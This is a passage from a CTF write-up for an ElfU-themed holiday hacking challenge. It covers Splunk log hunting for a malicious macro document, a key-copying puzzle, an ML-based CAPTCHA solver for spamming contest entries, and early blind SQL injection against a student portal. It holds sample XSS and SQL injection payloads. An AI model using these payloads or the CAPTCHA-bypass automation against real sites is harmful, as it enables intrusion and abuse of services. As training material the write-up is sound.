powershell EventCode=3
```

Searching through the interesting fields we see 'DestinationHostname' that has a value equal for all 159 hits: `144.202.46.214.vultr.com`. This is the FQDN we're looking for.

Answer 3) 144.202.46.214.vultr.com

4) What document is involved with launching the malicious PowerShell code?

Following Alice Bluebird's advice, we search for all powershell events in the Windows eventlog and add `| reverse` to get the oldest event on top:

```
Search> index=main sourcetype="WinEventLog:Microsoft-Windows-
Powershell/Operational" | reverse
```

From the the oldest event we accept all events +/- five seconds, remove the `sourcetype` and `| reverse` search terms and rerun the search.

Looking through the interesting fields, some of these results have a process id. We find the following process id's:

```
6268    8       57.143%    -> Winword.exe
5864    4       28.571%    -> powershell itself
0x16e8  1       7.143%     -> powershell itself (0x16e8 = 5864)
0x2248  1       7.143%     -> spawned by powershell
```

Checking each process we see the only interesting one for us is Winword.exe with process id `6268`. Alice hinted that Windows Process Execution events have Event ID 4688. She also mentioned that 4688 events record process IDs in hexadecimal. We're interested in process id 6268, which is 0x187c hexadecimal.

Reset the search time to the 'All time' preset and execute the following query:

```
Search> index=main sourcetype=WinEventLog EventCode=4688 process_id=0x187c
```

This query has 1 result. In the `Process_Command_Line` field we see the document involved in launching the malicious PowerShell code is *'19th Century Holiday Cheer Assignment.docm'*.

Answer 4) 19th Century Holiday Cheer Assignment.docm

5) How many unique email addresses were used to send Holiday Cheer essays to Professor Banas?

Alice notes that "*All assignment submissions **must** be made via email and **must** have the subject 'Holiday Cheer Assignment Submission'*". She also provides a great starting query:

```
Search> index=main sourcetype=stoq | table _time results{}.workers.smtp.to
results{}.workers.smtp.from results{}.workers.smtp.subject
results{}.workers.smtp.body | sort - _time
```

Some of the results have the wrong subject and we also only want mails directed to Carl Banas himself.

Extend the query with two search terms: `"results{}.workers.smtp.subject"="Holiday Cheer Assignment Submission"` and `"results{}.workers.smtp.to"="*carl.banas@faculty.elfu.org*"`. We no longer require to sort by time, so the final query is:

```
Search> index=main sourcetype=stoq | table _time results{}.workers.smtp.to
results{}.workers.smtp.from results{}.workers.smtp.subject
results{}.workers.smtp.body

| search "results{}.workers.smtp.subject"="Holiday Cheer Assignment Submission"
"results{}.workers.smtp.to"="*carl.banas@faculty.elfu.org*"
```

This results in 21 events.

Answer 5) 21

6) What was the password for the zip archive that contained the suspicious file?

Alice hints that MITRE ATT&CK T1193 is used in the attack on Professor Banas. This is a spearfishing attachment attack in which malware is delivered via email. She also reminds us that we already know the suspicious file name. With this, we construct the following query:

```
Search> index=main sourcetype=stoq "19th Century Holiday Cheer Assignment.docm"
```

One event returns from this query. Analyzing the details of this event, we notice the SMTP body:

```
Professor Banas, I have completed my assignment. Please open the attached zip file
with password 123456789 and then open the word document to view it. You will have
to click "Enable Editing" then "Enable Content" to see it. This was a fun
assignment. I hope you like it! --Bradly Buttercups
```

The password is 123456789.

Answer 6) 123456789

7) What email address did the suspicious file come from?

With the event returned in training question 6, we check the `SMTP.from` field and see the suspicious file comes from 'bradly.buttercups@eifu.org'.

Answer 7) bradly.buttercups@eifu.org

Challenge question

What was the message for Kent that the adversary embedded in this attack?

With the training questions finished, we start the challenge question with the event we found in training questions 6 and 7. Alice Bluebird also provides a query to start from:

```
Search> index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly
buttercups <bradly.buttercups@eifu.org>"
```

Within the event, the results array contains the names of the files that stoQ extracted and the paths in the File Archive to which they were extracted. We see the suspicious file and note the path to which the file has been extracted:


```
{
    "size": 26975,
    "payload_id": "9ff27aac-22c5-4b0f-a982-db99f4324fff",
    "payload_meta": {
        "should_archive": true,
        "should_scan": true,
        "extra_data": {
            "filename": "19th Century Holiday Cheer Assignment.docm"
        },
        "dispatch_to": []
    },
    ... snip ...
    "archivers": {
        "filedir": {
            "path": "/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af"
        }
    }
}
```


We could have also use the extra hint Alice Bluebird gave to produce a nicer table with all filenames and paths.

In the Elf University SOC 'File Archive' navigate through the path to `/home/ubuntu/archive/c/6/e/1/7/` and download the file `c6e175f5b8048c771b3a3fac5f3295d2032524af`.

Inspecting the file's contents we see the following text:

```
Cleaned for your safety. Happy Holidays!

In the real world, This would have been a wonderful artifact for you to
investigate, but it had malware in it of course so it's not posted here. Fear not!
The core.xml file that was a component of this original macro-enabled Word doc is
still in this File Archive thanks to stoQ. Find it and you will be a happy elf :-)
```

This text hints to `core.xml` that was also one of the extracted files. Go through the results array and find `core.xml` can be found in `/home/ubuntu/archive/f/f/1/e/a/`. Navigate to that directory in the File Archive and download the file `ff1ea6f13be3faabd0da728f514deb7fe3577cc4`.

Inspect the file contents and notice the `<dc:description>` tag with the contents: '*Kent you are so unfair. And we were going to make you the king of the Winter Carnival.*'. This is the message to Kent we were looking for.

Answer: Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

After answering the challenge question the following message pops up:

Objective 6 Answer: Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

After completing this objective, Profession Banas has the following dialogue:

⇒ Oh, thanks so much for your help! Sorry I was freaking out.
⇒ I've got to talk to Kent about using my email again...
⇒ ...and picking up my dry cleaning.

7) Get Access To The Steam Tunnels

Difficulty: 

> *Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.*

The hint for this objective is given by Minty Candycane after completing the Holiday Hack Trail terminal. She can be found on the east hall of the Student Dorm.

Minty hints about being able to create a copy of a key if you have a good image of it and having a key grinder in her room. She also mentions someone hopping around with a key on the ElfU campus.

Approach

Let's first check out the grinder in Minty's room. Enter the door on the far right end of the Student Dorm past Minty Candycane. Upon entering Minty's room we see a figure with a red cap exiting her room via a door on the north side. He closes the door behind him. Chase after him so click the door and end up in Minty's closet with some clothes on the floor, but no sign of the figure with the red cap.

FIGURE 24: MINTY'S CLOSET

Minty's closet

Minty's closet has a lock inside. Click on the lock to get a close-up:




FIGURE 25: THE LOCK IN MINTY'S CLOSET

Clicking the keys allows us to select a file to upload. This suggests we need a file that serves as a key to open the lock.

The Key Grinder

Going back to Minty's room we see the strange figure leaving he room again. Now click on the blue key grinder standing on Minty's desk.




FIGURE 26: THE KEY GRINDER ON MINTY'S DESK

We can adjust each dial to a number between 0 and 9. Pressing the 'cut' button will use the numbers to create a key that will land in front of the key grinder. Clicking that key will

download its image. Play around with the numbers and check the resulting key and notice that the higher the number, the deeper the cuts in the key on that spot.


Obtaining the key

Minty hinted about someone hopping around with a key on campus. Maybe the figure leaving her room has anything to do with this? Since he's too fast to catch, let's see if we can find any details on him by checking out the 'Network' tab of the browser's developer tools.

After refreshing the page we see the figure leaving through the door again. Going through the resources retrieved after refreshing the page, we notice an image called `krampus.png` (see the image on the right).

FIGURE 27: KRAMPUS.PNG

Krampus has a key on his belt. Let's examine this key a little closer:



Unlocking the door

Now we can start guessing what number combination of the key grinder generates Krampus' key. After a few guesses and trying to open the lock in Minty's closet, I found the code `122520` that generated the following key:




FIGURE 28: THE KEY THAT OPENS THE LOCK IN MINTY'S CLOSET

This is the key that opens the door in Minty's closet. From Minty's closet we end up in the Steam Tunnels area. Following the dark corridor we reach a small area where Krampus is standing. Click on him to see his dialogue:

⇒ *Hello there! I'm Krampus Hollyfeld.*
⇒ *I maintain the steam tunnels underneath Elf U,*
⇒ *Keeping all the elves warm and jolly.*
⇒ *Though I spend my time in the tunnels and smoke,*
⇒ *In this whole wide world, there's no happier bloke!*
⇒ *Yes, I borrowed Santa's turtle doves for just a bit.*
⇒ *Someone left some scraps of paper near that fireplace, which is a big fire hazard.*
⇒ *I sent the turtle doves to fetch the paper scraps.*
⇒ *But, before I can tell you more, I need to know that I can trust you.*
... continued in objective 8

Now we know who took the turtle doves: Krampus Hollyfeld

Objective 7 Answer: Krampus Hollyfeld

8) Bypassing the Frido Sleigh CAPTEHA

Difficulty: 🎄🎄🎄🎄🎄

> *Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.*

The hint for this challenge is given by Alabaster Snowball after completing his Nyan shell terminal.

Continuing Krampus Hollyfeld's dialogue from the end of objective 7:

⇒ *... dialogue continued from objective 7*
⇒ *But, before I can tell you more, I need to know that I can trust you.*
⇒ *Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.*
⇒ *The contest is here on my screen and at fridosleigh.com.*
⇒ *No purchase necessary, enter as often as you want, so I am!*
⇒ *They set up the rules, and lately, I have come to realize that I have certain materialistic, cookie needs.*
⇒ *Unfortunately, it's restricted to elves only, and I can't bypass the CAPTEHA. (That's Completely Automated Public Turing test to tell Elves and Humans Apart.)*
⇒ *I've already cataloged 12,000 images and decoded the API interface.*
⇒ *Can you help me bypass the CAPTEHA and submit lots of entries?*

Krampus needs some help to beat the Frido Sleigh contest. The contest can be accessed via a terminal right next to Krampus in the Steam Tunnel area or by browsing to https://fridosleigh.com/.

Required resources:

Download the trainingset here: https://downloads.elfu.org/capteha_images.tar.gz
Download the API interface code here: https://downloads.elfu.org/capteha_api.py

Investigation

Reading the main page of https://fridosleigh.com/ and Krampus' dialogue, the requirement to winning this contest is to submit his email address into the contest until his name is drawn. In order to automate this process, we will need to circumvent the CAPTEHA that attempts to block any non-elves from participating.




FIGURE 29: THE CAPTEHA BUTTON ON THE FRIDO SLEIGH CONTEST PAGE

Clicking the "I'm not a human" button or submitting the form will pop-up the CAPTEHA dialog:

In order to pass the CAPTEHA, we have 5 seconds to select all images that meet the requested categories out of the 100 images presented. It's clear that only elves can possibly be expected to achieve this manually...

Clicking the head-phones shows the 'about CAPTEHA' page. This page has an important piece of information to narrow down the possible solution: *You only need to solve the CAPTEHA challenge once per session and not for each and every subsequent HTTP request.*

Analyzing the CAPTEHA

When the CAPTEHA is loaded, an API call is made to https://fridosleigh.com/api/capteha/request. The response contains a JSON object with an array of 100 objects that each have a base64 encoded PNG image and a unique uuid.

We start out checking whether there is a relation between the uuid and the category of the image, but that would have been too easy. At that moment it became clear we would have to create a program to automatically recognize the category of each image. Image recognition and Machine learning, awesome!

Solving the problem

From Krampus' dialogue we find an image training set and the API interface already coded in Python. Initially I didn't exhaust Krampus' dialogue until the last line and missed the links for these 2 files. It was not so difficult and quite fun programming the API and training the dataset, but having those from the beginning would have saved me some time.

Frido.py

To tackle this problem, I created a machine learning application in Python called 'Frido' using the scikit-learn library. The source-code of this application can be found on my GitHub repository. The code is a bit too long and complex to go through in detail for this writeup, but the source-code is commented well. Instead, I will go through the high-level features, algorithm and process of this application:

The execution of the application has 3 main stages:

1. **Initialization** - prepare the training dataset
2. **Training** - train the machine learning model
3. **Crack the CAPTEHA** - use the machine learning model to categorize the 100 incoming images and return the requested images within 5 seconds.

The output of stage 2 is saved to file so the model only needs to be prepared and trained once.

1. Initialization

The first stage normalizes the image filenames so they reflect the image type. The filenames can then be used as classifying labels for the machine learning algorithm. This is how the model is trained. For example, an image representing a 'candy cane' will have a filename like `candycane.50.png`. Using this filename pattern, the training algorithm analyzing this file is able to know it's looking at an example of a candy cane.

The initialization phase only needs to be executed once.

The program output of the initialization stage will look like this:

```
Initializing the model training set from the raw KringleCon images
Input set path: ./capteha_images
Model training set path: ./training_set
```

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Preparing images in subfolder Santa Hats
Preparing images in subfolder Christmas Trees
Preparing images in subfolder Stockings
Preparing images in subfolder Presents
Preparing images in subfolder Ornaments
Preparing images in subfolder Candy Canes

Initialisation of image training set completed
```

2. Training

Train the machine learning model using the initialized (properly named) training images from the previous stage as input. The model is trained using the K-nearest neighbors algorithm.

In short, this algorithm takes an image, analyses it by extracting its image features (pixel info) and stores it into a model with a label of its category. After having trained many images, the images within the same category will have formed a cluster in the model, because they share the same image features.

The idea is that during the classification in the last stage, each of the 100 incoming CAPTEHA images will have their features extracted and projected on the already classified images in the model. Looking at the category of neighboring images in the model, the algorithm is able to determine (with a certain probability) which cluster of categories is the closest. The image is then classified as belonging to the category of that cluster.

The training stage saves the model to disk so it can be reused, which means this stage only needs to be executed once. The program execution looks like this.

```
Training model based on images in directory ./training_set
Extracting raw pixel info from 11976 images
Progress:  |                                                                                | 100.0%
Training model...
Evaluating raw pixel accuracy...
Raw pixel accuracy: 100.00%
Saving model to sklearn_model.mod
```

3. Cracking the CAPTEHA

Call the Frido Sleigh API (https://fridosleigh.com/api/capteha/request) to fetch the requested images from the CAPTEHA. Then run through each image and classify it using the trained model. If the category of the image matches the one requested by the CAPTEHA, the image's uuid is added to the response. When all images are classified, the response is submitted to the server.

The program execution looks like this:

```
Loading model
Requested types: ['present', 'cane', 'tree']

       ca26434d-e584-11e9-97c1-309c23aaf0ac is a sock
MATCH: cfc4a538-e584-11e9-97c1-309c23aaf0ac is a tree
MATCH: fd034da8-e584-11e9-97c1-309c23aaf0ac is a cane
       05a828a2-e585-11e9-97c1-309c23aaf0ac is a ball
       07c79239-e585-11e9-97c1-309c23aaf0ac is a hat
MATCH: 09d13c02-e585-11e9-97c1-309c23aaf0ac is a cane
       ... snip ...
MATCH: dc6c193e-e585-11e9-97c1-309c23aaf0ac is a present
       e3dcfae2-e585-11e9-97c1-309c23aaf0ac is a ball
MATCH: 00b34b4c-e586-11e9-97c1-309c23aaf0ac is a cane
       12778a55-e586-11e9-97c1-309c23aaf0ac is a sock
       364d9917-e586-11e9-97c1-309c23aaf0ac is a hat
MATCH: 39bbf203-e588-11e9-97c1-309c23aaf0ac is a present
       44cde811-e588-11e9-97c1-309c23aaf0ac is a ball

CAPTEHA Solved!

Submitting lots of entries until we win the contest! Entry #1
Submitting lots of entries until we win the contest! Entry #2
... snip ...
Submitting lots of entries until we win the contest! Entry #99
Submitting lots of entries until we win the contest! Entry #100

Entries for email address _redacted_@gmail.com no longer accepted as our systems
show your email was already randomly selected as a winner! Go check your email to
get your winning code. Please allow up to 3-5 minutes for the email to arrive in
your inbox or check your spam filter settings.

Congratulations and Happy Holidays!
```

After this final stage completed successfully, I received an email from contest@fridosleigh.com with the subject '**You're A Winner of the Frido Sleigh Contest!**' (see Figure 30).

The code I received was '8Ia8LiZEwvyZr2WO'.




FIGURE 30: WE WON THE FRIDO SLEIGH CONTEST!

Objective 8 Answer: 8Ia8LiZEwvyZr2WO

9) Retrieve Scraps of Paper from Server

Difficulty: 

> *Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.*

The hint for this challenge is given by Pepper Minstix after completing the Graylog terminal.

Pepper speaks of blind SQLi and hints that some custom tamper scripts might be needed to get things going.

Investigation

Let's navigate to the Student Portal at https://studentportal.elfu.org/.





FIGURE 31: THE ELFU STUDENT PORTAL

This portal contains some basic information about the university and a form with which elves can '**Apply now**' to follow courses at the university. After applying they are able to check their '**Application Status**' via another form.


Playing around with the Application Form I quickly discovered an issue with one of the input fields. I entered a single quote in the *'Desired Course of Study'* field:

FIGURE 32: SUBMITTING A SINGLE QUOTE IN THE 'DESIRED COURSE' FIELD

... and submitted the application form, which resulted in a SQL error:



This indicates that user input was directly used in a SQL statement, which is a bad thing as it leaves the application vulnerable to SQL injection. Moreover, when we *also* enter `<script>alert("xss")</script>` as the First Name, the site will produce a javascript alert:



No output sanitation was done on the data being returned to the browser either. This Cross-site scripting issue will not help us gain access to the data on the portal, so let's continue exploring the SQL injection issue.

SQL injection

The SQL error that was produced contains some valuable information:

```
You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near ... snip ...
```

Through the SQL error we find out the backend runs with a MariaDB database server. Now we know what 'dialect' of the SQL language we need to write when constructing the queries and where to find the information schema.


Let's see if we can extract some basic information, like a MariaDB server version from the DBMS. Submit an application form with email address 'no@elf.com' and the following string as the desired course: `', '', '', '', (select version())) #`

We receive the message ***'Hooray! Your application Has been received!'***. The query was correct, but no version was shown.

Now, navigate to the 'Check application status' option in the top menu of the dashboard and check the application status for 'no@elf.com'. This produces the following message:

```
Your application has been processed! Congratulations, but have you found Krampus'
hidden secrets?
```

No server version or other information than this static message was displayed. Let's see if we can mess around with the application status input field. When we fill in a single quote in the email field and try to check the status, we receive an error:



Our single quote input does not match a valid email address. This is a typical client-side validation performed on the input-field upon form submission. Indeed, when we check out the code, we see the email input has a `type="email"` attribute that enables this feature:

```
<div class="form-group">
    <label for="inputEmail" class="sr-only">Elf Mail Address</label>
    <input name="elfmail" type="email" id="inputEmail">
</div>
```

Remove this attribute using the browser's developer tools to disable this validation. Now when we submit the single quote again, the following error is displayed on screen:

```
Error: SELECT status FROM applications WHERE elfmail = ''';

You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near ''''' at line 1
```

This 'Check Application Status' form is vulnerable for SQL injection as well. In fact, we see it is constructing the SQL query:
`SELECT status FROM applications WHERE elfmail = '<user input>'`

Let's see what happens when we construct an input that produces a syntactically correct SQL query. Create a new application for elf@elf.com.

WHERE True
Try the input `elf@elf.com' AND 1=1 #`. The SQL query that would be executed is:

```
SELECT status FROM applications WHERE elfmail = 'elf@elf.com' AND 1=1 #'
```

The WHERE-clause yields **True** because elf@elf.com exists and the statement 1 = 1 is True. We receive the message '*Your application is still pending!*'.

WHERE False
Try the input `elf@elf.com' AND 1=2 #`. The SQL query that would be executed is:

```
SELECT status FROM applications WHERE elfmail = 'elf@elf.com' AND 1=2 #'
```

The WHERE-clause yields **False** because even though elf@elf.com exists, the statement 1 = 2 is False. We receive the message '*No application found!*'.

We discover that, depending on the outcome of the query, the server produces one of just two static messages. The backend pseudo-code around this query could look something like this:

```
QueryResult = Execute_SQL_Query()
IF QueryResult.RowsReturned >= 1 THEN
    Produce_Message("Your application is still pending!")
ELSE
    Produce_Message("No application found!")
```

